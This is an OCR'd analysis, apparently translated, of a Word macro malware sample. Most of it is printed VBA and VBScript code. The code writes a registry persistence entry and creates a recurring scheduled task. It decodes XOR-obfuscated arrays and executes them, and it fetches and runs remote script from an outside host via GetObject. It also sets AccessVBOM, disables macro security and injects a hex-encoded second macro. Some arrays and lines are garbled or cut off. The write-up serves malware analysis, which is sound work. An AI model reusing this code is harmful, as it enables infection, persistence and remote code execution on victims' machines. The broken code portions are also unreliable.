
```
Function HLKBVQlJEPWph(gvZwdQOirrfB As String)
    Dim TnbMvyqNwKQlpRBnlKUsWHk, MBrUZCnACSJYjdxmUAnw
    Dim FxrIUmVmgUiWfGXVnAnEPgZ As String
    FxrIUmVmgUiWfGXVnAnEPgZ = Environ("temp")
    TnbMvyqNwKQlpRBnlKUsWHk = FxrIUmVmgUiWfGXVnAnEPgZ & "\msohtml.exe"
    TnbMvyqNwKQlpRBnlKUsWHk = TnbMvyqNwKQlpRBnlKUsWHk & " //E:vbscript /b " & FxrIUmVmgUiWfGXVnAnEPgZ
    TnbMvyqNwKQlpRBnlKUsWHk = TnbMvyqNwKQlpRBnlKUsWHk & "\msohtml.log"

    Dim PdWkQsFOTJJajPBLIcbWkYDN As Object
    Set PdWkQsFOTJJajPBLIcbWkYDN = CreateObject("WScript.Shell")
    PdWkQsFOTJJajPBLIcbWkYDN.RegWrite gvZwdQOirrfB, TnbMvyqNwKQlpRBnlKUsWHk, "REG_SZ"
End Function
```

And create scheduled tasks:



```
Function yiBhyERIualWRmBjcsIbCZLq(MBrUZCnACSJYjdxmUAnw As String)
    Const TriggerTypeTime = 1
    Const ActionTypeExec = 0
    Set service = CreateObject("Schedule.Service")
    Call service.Connect
    Dim rootFolder
    Set rootFolder = service.GetFolder("\")
    Dim taskDefinition
    Set taskDefinition = service.NewTask(0)
    Dim principal
    Set principal = taskDefinition.principal
    principal.LogonType = 3
    Dim settings
    Set settings = taskDefinition.settings
    settings.Enabled = True
    settings.StartWhenAvailable = True
    settings.Hidden = False
    Dim triggers
    Set triggers = taskDefinition.triggers
    Dim trigger
    Set trigger = triggers.Create(TriggerTypeTime)
    Dim startTime, endTime
    Dim time
    time = DateAdd("s", 30, Now)
    startTime = XmlTime(time)
    trigger.StartBoundary = startTime
    trigger.Enabled = True
    Dim Repetition
    Set Repetition = trigger.Repetition
    Repetition.Interval = "PT" & "10" & "M"
    Dim Action
    Set Action = taskDefinition.Actions.Create(ActionTypeExec)
    Action.Path = "explorer.exe"
    Action.Arguments = "shell:::{" & MBrUZCnACSJYjdxmUAnw & "}"
    Call rootFolder.RegisterTaskDefinition("UpdateDaily", taskDefinition, 6, , , 3)
End Function
```


The contents of the msohtml.log script are as follows. It will execute the data in the cs array after xor 518:



```
601, 581, 591, 620, 585, 630, 590, 538, 595, 630, 625, 618, 612, 626, 591, 626, 625, 618, 550, 511,
550, 608, 610, 631,
578, 581, 588, 577,
627, 616, 613, 626,
628, 611, 607, 577,
554, 611, 628, 594,
593, 636, 590, 598,
550, 581, 588, 628,
592, 620, 620, 610,
627, 616, 613, 626,
599, 597, 598, 581,
585, 596, 593, 619,
626, 580, 618, 595,
591, 596, 621, 617,
594, 612, 593, 587,
550, 571, 550, 596,
571, 550, 593, 636,
558, 631, 624, 592, 608, 626, 591, 596, 621, 617, 592, 604, 591, 608, 576, 554, 585, 596, 593, 619,
594, 612, 593, 587, 610, 584, 628, 639, 591, 610, 636, 621, 587, 629, 639, 593, 626, 580, 618, 595,
559): cmd="": For each c in cs: cmd=cmd&Chr(c xor 518): Next : cmd=cmd&vbcrlf:
Execute(cmd)
```


```
cs=Array(585, 616, 550, 579, 628, 628, 617, 628, 550, 596, 611, 629, 627, 619, 611, 550, 584, 611,
638, 626, 524, 576, 627, 616, 613, 626, 623, 617, 616, 550, 617, 576, 636, 626, 578, 577, 592, 584,
615, 622, 578, 618, 626, 636, 631, 596, 628, 587, 607, 558, 590, 639, 586, 592, 579, 629, 606, 585,
612, 597, 609, 609, 629, 590, 604, 599, 615, 631, 612, 623, 581, 607, 628, 554, 578, 619, 586, 576,
626, 626, 604, 579, 590, 628, 609, 627, 578, 585, 608, 599, 608, 559, 524, 617, 576, 636, 626, 578,
577, 592, 584, 615, 622, 578, 618, 626, 636, 631, 596, 628, 587, 607, 550, 571, 550, 590, 639, 586,
592, 579, 629, 606, 585, 612, 597, 609, 609, 629, 590, 604, 599, 615, 631, 612, 623, 581, 607, 628,
550, 557, 550, 578, 619, 586, 576, 626, 626, 604, 579, 590, 628, 609, 627, 578, 585, 608, 599, 608,
524, 579, 616, 610, 550, 576, 627, 616, 613, 626, 623, 617, 616, 524, 578, 623, 619, 550, 598, 589,
584, 616, 636, 583, 622, 609, 636, 599, 623, 594, 606, 579, 604, 618, 613, 594, 554, 621, 578, 577,
631, 609, 610, 584, 627, 626, 610, 617, 591, 623, 597, 623, 620, 591, 618, 618, 591, 595, 578, 610,
554, 578, 636, 630, 625, 618, 577, 604, 631, 639, 607, 610, 621, 596, 626, 619, 622, 606, 628, 524,
596, 615, 616, 610, 617, 619, 623, 636, 611, 524, 621, 578, 577, 631, 609, 610, 584, 627, 626, 610,
617, 591, 623, 597, 623, 620, 591, 618, 618, 591, 595, 578, 610, 550, 571, 550, 596, 616, 610, 524,
578, 636, 630, 625, 618, 577, 604, 631, 639, 607, 610, 621, 596, 626, 619, 622, 606, 628, 550, 571,
550, 596, 616, 610, 524, 598, 589, 584, 616, 636, 583, 622, 609, 636, 599, 623, 594, 606, 579, 604,
```

The decrypted script, as shown in the figure, will execute the malicious code after the elements in the cs array xor 415:



```

On Error Resume Next
Function oFztDGVNahDltzqRrMY(HyLVEsXObSggsHZQaqbiCYr,DmLFttZEHrguDOfQf)
oFztDGVNahDltzqRrMY = HyLVEsXObSggsHZQaqbiCYr + DmLFttZEHrguDOfQf
End Function
Dim PKNnzAhgzQiTXEZlcT,kDGqgdNutdoIiSijIllIUDd,DzpwlGZqyYdkRtmhXr
Randomize
kDGqgdNutdoIiSijIllIUDd = Rnd
DzpwlGZqyYdkRtmhXr = Rnd
PKNnzAhgzQiTXEZlcT = oFztDGVNahDltzqRrMY(kDGqgdNutdoIiSijIllIUDd,DzpwlGZqyYdkRtmhXr)
Function dHAGbiciRNxby( TLCeKzfvdUWMIdQ )
    Dim JmUhPLCLmHukJ, cskaeCmGcloz( )
    ReDim cskaeCmGcloz( Len( TLCeKzfvdUWMIdQ ) - 1 )
    For JmUhPLCLmHukJ = 0 To UBound( cskaeCmGcloz )
        cskaeCmGcloz(JmUhPLCLmHukJ) = Asc( Mid( TLCeKzfvdUWMIdQ, JmUhPLCLmHukJ + 1, 1 ) )
    Next
    dHAGbiciRNxby = cskaeCmGcloz
End Function
Dim ADDbqXwHRdKFz
ADDbqXwHRdKFz = dHAGbiciRNxby(WcuHYyPzCNoLVHqGAZGyGb)
Function fdqBruAKAnVGDTsLR( etKMFlDKFjUvWUxeBiVAL )
    Dim NnjdVivKdRZrerBevMDoKeoE, iKitxGhDaqtefEAJBxujUH( )
    ReDim iKitxGhDaqtefEAJBxujUH( Len( etKMFlDKFjUvWUxeBiVAL ) - 1 )
    For NnjdVivKdRZrerBevMDoKeoE = 0 To UBound( iKitxGhDaqtefEAJBxujUH )
        iKitxGhDaqtefEAJBxujUH(NnjdVivKdRZrerBevMDoKeoE) = Asc( Mid( etKMFlDKFjUvWUxeBiVAL, NnjdVivKdRZrerBevMDoKeoE + 1, 1 ) )
    Next
    fdqBruAKAnVGDTsLR = iKitxGhDaqtefEAJBxujUH
End Function
Dim YMIjOpHxUpwlbtIrin
cs=Array(464,497,447,474,493,493,496,493,447,461,506,492,490,498,506,447,465,506,487,491,447,421,447,492,506,491,447,478,474,474,457,502,493,478,506,503,474,492,453,476,470
472,506,491,464,509,501,506,508,491,439,445,492,508,493,502,495,491,421,503,491,491,495,492,421,432,432,496,495,506,497,433,509,506,491,510,496,505,505,502,508,506,433,497,
,504,445,438): cmd="": For each c in cs: cmd=cmd&Chr(c xor 415): Next : cmd=cmd&vbcrlf: Execute(cmd)
YMIjOpHxUpwlbtIrin = fdqBruAKAnVGDTsLR(fDCJGRnpMBBVYVWBSN)
Function WzHPsDviVxWpreYGwD(CJrIAwDjXVRwJ,erTVjjdOrXxjanzoe)
WzHPsDviVxWpreYGwD = CJrIAwDjXVRwJ + erTVjjdOrXxjanzoe
End Function
Dim ZWjgHLwHQSPC,qvVftIRkoVZIfF,ORWmTbWMdNryIdzkMsyWtBlU
Randomize
qvVftIRkoVZIfF = Rnd
ORWmTbWMdNryIdzkMsyWtBlU = Rnd
ZWjgHLwHQSPC = WzHPsDviVxWpreYGwD(qvVftIRkoVZIfF,ORWmTbWMdNryIdzkMsyWtBlU)
```


After decryption of malicious code as shown in figure: will be downloaded from https://open.betaoffice.net/cvfemale.png code and execution.



```
On Error Resume Next : set AEEVirAehEsZCIvyURUVdafL =
GetObject("script:https://open.betaoffice.net/cvfemale.png")
```


OHN Macro Documents

Extract the macro code from the sample, open the word document, it will prompt to enable the macro, after enabling the macro will execute this function:




```
Sub AutoOpen()

    xLNBsvUkP5And4Wju6AGJe_pmcQIvq20Da6IQ7EI

End Sub
```

Then it will copy its office document to temp and name it random, as shown in the figure:




```
Private Sub xLNBsvUkP5And4Wju6AGJe_pmcQIvq20Da6IQ7EI()

    On Error GoTo ErrorHandler
    Do

        Dim SW3LTcCVwcvsLtnoz_XeBw2hFPkpB91brF5bov9u
        Dim r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25
        Dim F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV
        Dim NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq
        Dim Da6yqhHrfR2Mo_EUXHpH9NaoPVXScm7YIUDC0QNe
        Dim Rpkpn8y4P_eHK74Q_IJwkQfTK43vn2T6UbRKtM0G
        Dim nT2d7rdAPNCi7hU1arGi42IN68NzglneH29sN2Lj
        Dim SuGAqA_DiQz16ICkag6_EFjuqnB58re8HmrBn7mw
        Dim fCFkaJdWIercYiyfFrQl_pIqReCmVbPhs4PnfbGT As String
        Dim RP0EhEaI2HI1QogN2nBX6sf1H33FFL1UIqO7MRWW As String
        Dim dq22AM5C2BPX3n5QUetW6R0wq9KTua_uLX7AmGQ5 As String
        Dim WFUwIZN_aLaR3q3XSqI2G7PuvfDkYFPKn4vojCbD As String
        Dim xcXvlDaZkQf7Z6SOQp0sms2vXqtZVFEff4vtbj8S As String
        Dim GdMd7LEwNpiKLdITAkXpOREO41DtlAEgljfXqQxq
        Dim mm6c6TM3rv77XGsPzZ958bbdM2osYMtKNy2sKsHb As MsoAutomationSecurity
        Dim fA1RtwkFRrnsHsibbUr4uk5G1nlqE047hZRx9kKf As String

        Application.DisplayAlerts = False

        Set FSO = CreateObject("Scripting.FileSystemObject")
        WFUwIZN_aLaR3q3XSqI2G7PuvfDkYFPKn4vojCbD = ActiveDocument.FullName
        xcXvlDaZkQf7Z6SOQp0sms2vXqtZVFEff4vtbj8S = (Environ("temp") & "\" & mi98k7Qh4nPZaorJeXX8PANK4ypN5dBYdpxlt7F8(15))
        Call FSO.CopyFile(WFUwIZN_aLaR3q3XSqI2G7PuvfDkYFPKn4vojCbD, xcXvlDaZkQf7Z6SOQp0sms2vXqtZVFEff4vtbj8S, True)
```

Then modify the security of the registry macro:




```
        fCFkaJdWIercYiyfFrQl_pIqReCmVbPhs4PnfbGT = LSgIlJmrJumNFcsNwq4OI3bSMSLMR5f7iOoYk4ol

        Set SW3LTcCVwcvsLtnoz_XeBw2hFPkpB91brF5bov9u = GetObject(, RP0EhEaI2HI1QogN2nBX6sf1H33FFL1UIqO7MRWW)'''Word.Application
        Rpkpn8y4P_eHK74Q_IJwkQfTK43vn2T6UbRKtM0G = AKQ6gc3rnIhW8VnBnroBiqdshn1keGH7oYUeLun1
        ' Get the old AccessVBOM value
        Set nT2d7rdAPNCi7hU1arGi42IN68NzglneH29sN2Lj = CreateObject(dq22AM5C2BPX3n5QUetW6R0wq9KTua_uLX7AmGQ5)'''Wscript.Shell

        If aY3CROi1XLQ33RqHHoWuYAADefvSOvts1JDL_z0Z(nT2d7rdAPNCi7hU1arGi42IN68NzglneH29sN2Lj, Rpkpn8y4P_eHK74Q_IJwkQfTK43vn2T6UbRKtM0G) Then
            SuGAqA_DiQz16ICkag6_EFjuqnB58re8HmrBn7mw = nT2d7rdAPNCi7hU1arGi42IN68NzglneH29sN2Lj.RegRead(Rpkpn8y4P_eHK74Q_IJwkQfTK43vn2T6UbRKtM0G)
        Else
            SuGAqA_DiQz16ICkag6_EFjuqnB58re8HmrBn7mw = ""
        End If

        ' Allow accessing to the VBA object model
        nT2d7rdAPNCi7hU1arGi42IN68NzglneH29sN2Lj.RegWrite Rpkpn8y4P_eHK74Q_IJwkQfTK43vn2T6UbRKtM0G, 1, "REG_DWORD"'''\Word\Security\AccessVBOM

        ' Open new application because HKCU only used when application launched
```

Take the data in the last five paragraphs of the total number of paragraphs (5 paragraphs in total, 2 blank lines, 3 with hex data), convert it from hex to bin, add it to the macro code of the new file, and then set the x_N0th1ngH3r3 method to execute the macro code after 1 second:




```
Private Function LSgIlJmrJumNFcsNwq4OI3bSMSLMR5f7iOoYk4ol() As String
    Dim ex8oK8o6K5PzOrLn6xCYbf81xP_GaPThKEbkrx2L As Document
    Dim p6sY7ywFHATogWJZp7RV9JXWcxPagqWzvSx4ObV1 As String
    Dim jkZAXu0OVcWkH8BHayMAIlphEjUpoFbedPCQKmZI As String * 1
    Dim y1g3uBSmgRUgplkYVIWDBCqf0I7SyMXPx32H5mN2 As String * 1
    Dim sy8yLVPTvFV2qm7VB02Nu_QvV5JmiDSzVUb3tUv5 As Byte
    Dim TfnSRVpcW864j0ztHEDFctATNm8ya4rHwYVfDYF0 As Byte
    Dim Hwq9yOgVkJmQhQUpFu5uMS1SHpxm5kQJZDZG3rlZ As Long
    Dim ZSiBKIROo9avYdJcpbA4LMPQ9l_MNG8Xoo9oCega As Long
    Dim N3gI2RgWoc9vZ4ld3ssoJ41J0e6A4lAbVqiHv6Ni As String
    Dim gNy80qp2ZBFZqZxoblZx4pypenvDzM0ClkxY9K1c As String
    Dim zyAb_KyGCWumrEiSf7VEWNudA2D5rAerjN_xQmqu As String

    p6sY7ywFHATogWJZp7RV9JXWcxPagqWzvSx4ObV1 = ActiveDocument.Paragraphs(ActiveDocument.Paragraphs.Count - 5).Range.Text
    zyAb_KyGCWumrEiSf7VEWNudA2D5rAerjN_xQmqu = ""
    For i = 1 To Len(p6sY7ywFHATogWJZp7RV9JXWcxPagqWzvSx4ObV1) - 1 Step 2
        jkZAXu0OVcWkH8BHayMAIlphEjUpoFbedPCQKmZI = Mid(p6sY7ywFHATogWJZp7RV9JXWcxPagqWzvSx4ObV1, i, 1)
        y1g3uBSmgRUgplkYVIWDBCqf0I7SyMXPx32H5mN2 = Mid(p6sY7ywFHATogWJZp7RV9JXWcxPagqWzvSx4ObV1, i + 1, 1)
        sy8yLVPTvFV2qm7VB02Nu_QvV5JmiDSzVUb3tUv5 = lvVcJYURUL2fWiPkxxGUECgZgA8k4aHwQ9cBJBkh(jkZAXu0OVcWkH8BHayMAIlphEjUpoFbedPCQKmZI)
        TfnSRVpcW864j0ztHEDFctATNm8ya4rHwYVfDYF0 = lvVcJYURUL2fWiPkxxGUECgZgA8k4aHwQ9cBJBkh(y1g3uBSmgRUgplkYVIWDBCqf0I7SyMXPx32H5mN2)
        Value = sy8yLVPTvFV2qm7VB02Nu_QvV5JmiDSzVUb3tUv5 * 16 + TfnSRVpcW864j0ztHEDFctATNm8ya4rHwYVfDYF0
        zyAb_KyGCWumrEiSf7VEWNudA2D5rAerjN_xQmqu = zyAb_KyGCWumrEiSf7VEWNudA2D5rAerjN_xQmqu & Chr(Value)
    Next i

    LSgIlJmrJumNFcsNwq4OI3bSMSLMR5f7iOoYk4ol = zyAb_KyGCWumrEiSf7VEWNudA2D5rAerjN_xQmqu

End Function
```




```
        nT2d7rdAPNCi7hU1arGi42IN68NzglneH29sN2Lj.RegWrite Rpkpn8y4P_eHK74Q_IJwkQfTK43vn2T6UbRKtM0G, 1, "REG_DWORD"'''\Word\Security\AccessVBOM

        ' Open new application because HKCU only used when application launched
        Set r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25 = CreateObject(RP0EhEaI2HI1QogN2nBX6sf1H33FFL1UIqO7MRWW)'''Word.Application
        r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.Visible = False'''设置隐藏
        r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.DisplayAlerts = False

        mm6c6TM3rv77XGsPzZ958bbdM2osYMtKNy2sKsHb = r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.AutomationSecurity
        r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.AutomationSecurity = msoAutomationSecurityForceDisable
        '打开temp的doc文件
        Set F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV = r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.Documents.Open(xcXvlDaZkQf7Z6SOQp0sms2vXqtZVFEff4
        Set Da6yqhHrfR2Mo_EUXHpH9NaoPVXScm7YIUDC0QNe = F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV.VBProject.VBComponents
        '移除宏代码
        For Each NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq In Da6yqhHrfR2Mo_EUXHpH9NaoPVXScm7YIUDC0QNe
            If NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq.Type = 1 Then
                Call Da6yqhHrfR2Mo_EUXHpH9NaoPVXScm7YIUDC0QNe.Remove(NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq)
            End If
        Next NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq
        '插入新的宏代码
        Set NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq = F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV.VBProject.VBComponents.Add(1)
        '把读取的word中的第一段内容放到代码模块里
        NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq.CodeModule.AddFromString (fCFkaJdWIercYiyfFrQl_pIqReCmVbPhs4PnfbGT)
        '设置自动安全性
        r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.AutomationSecurity = mm6c6TM3rv77XGsPzZ958bbdM2osYMtKNy2sKsHb

        F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV.Save
        F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV.Close
        '设置在1秒钟之后运行宏
        Set F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV = r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.Documents.Open(xcXvlDaZkQf7Z6SOQp0sms2vXqtZVFEff4
        Call r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.OnTime(Now + TimeSerial(0, 0, 1), "x_N0th1ngH3r3")
```

The format file is 1 pound text, which cannot be seen by the naked eye, as shown in the figure:



The first paragraph clears the data after formatting:




[redacted]


```
507269766174652046756E6374696F6E204A4B42776F31336B6552675230444857756D50356
25531526E67614A434C325339636D4C4B7A6830284279566616C20737472417363696920417
320537472696E6729204173204279746 50D0A0D0A2020202044696D20617A763131304451 7
7376E78794B38446536577756625A775757636B63595154506A3556374B4449204173204279
74650D0A2020202044696D207763376453 64304E75366B374479554E6E7A565439626C5A74
4239454457554F5232414262714735204173204279746 50D0A2020202044696D2075574B7A5
56F53586B4479775467566B53394B68336E6178637768425869425954506F64734E34352041
7320537472696E67202A20310D0A0D0A20202020617A7631313044 5177376E78794B384465
36577756625A775757636B63595154506A3556374B4449203D20300D0A2020202049662028
4C656E28737472417363696929203D20312920546865 6E0D0A202020202020202075574B7A
556F53586B4479775467566B53394B68336E6178637768425869425954506F64734E3435203
D204D69642873747241736369692C20312C2031290D0A2020202020202020776337645364 3
04E75366B374479554E6E7A565439626C5A744239454457554F5232414262714735203D204
173632875574B7A556F53586B4479775467566B53394B68336E6178637768425869425954 50
6F64734E3435290D0A20202020202020204966202877633764536430 4E75366B374479554E6
E7A565439626C5A744239454457554F5232414262714735203E3D20363520416E642077633
7645364304E75366B374479554E6E7A565439626C5A744239454457554F523241426271473
5203C3D20373029205468656E0D0A20202020202020202020202077633764536430 4E75366
B374479554E6E7A565439626C5A744239454457554F5232414262714735203D2077633764 5
364304E75366B374479554E6E7A565439626C5A744239454457554F5232414262714735202
D203635202B2031300D0A2020202020202020456C73650D0A202020202020202020202020207
7633764536430 4E75366B374479554E6E7A565439626C5A744239454457554F52324142627
14735203D2077633764536430 4E75366B374479554E6E7A565439626C5A744239454457554
F5232414262714735202D2034380D0A20202020202020456E642049660D0A2020202020202
02020617A7631313044 5177376E78794B38446536577756625A775757636B63595154506A35
```

After the data is converted into bin, it will be converted into the second macro code, and the first macro code will execute the x_N0th1ngH3r3 function, as shown in the figure:

